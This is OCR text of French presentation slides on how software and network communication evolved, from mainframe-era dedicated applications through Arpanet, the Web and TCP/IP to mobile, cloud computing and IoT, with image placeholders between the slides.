


- Applications métiers dédiées
- Pas ou Peu de communication inter-applications
- Communication entre Mainframe – Server - Workstation


Arpanet (1983), WWW (1989)




- Elargissement des applications (Bulletin Board System BBS, client Email, Usenet)
- Début TCP/IP, comm. Inter-applications en pleine croissance




Internet (2000)






- Multiplication des applications commerciales, éducatives
- Communications inter-applications élevées
- HTTP/HTML, IRC, SSL , Corba


Internet – IoT



- Applications mobiles
- Cloud Computing
- Services tout en ligne (As A Service)
- Communication intensive des applications entre elles et vers internet (Big-Data, M2M)




Evolution des activités et logiciels




Digital in 2024: Global Overview, Hootsuite, 2024

Evolution des activités et logiciels



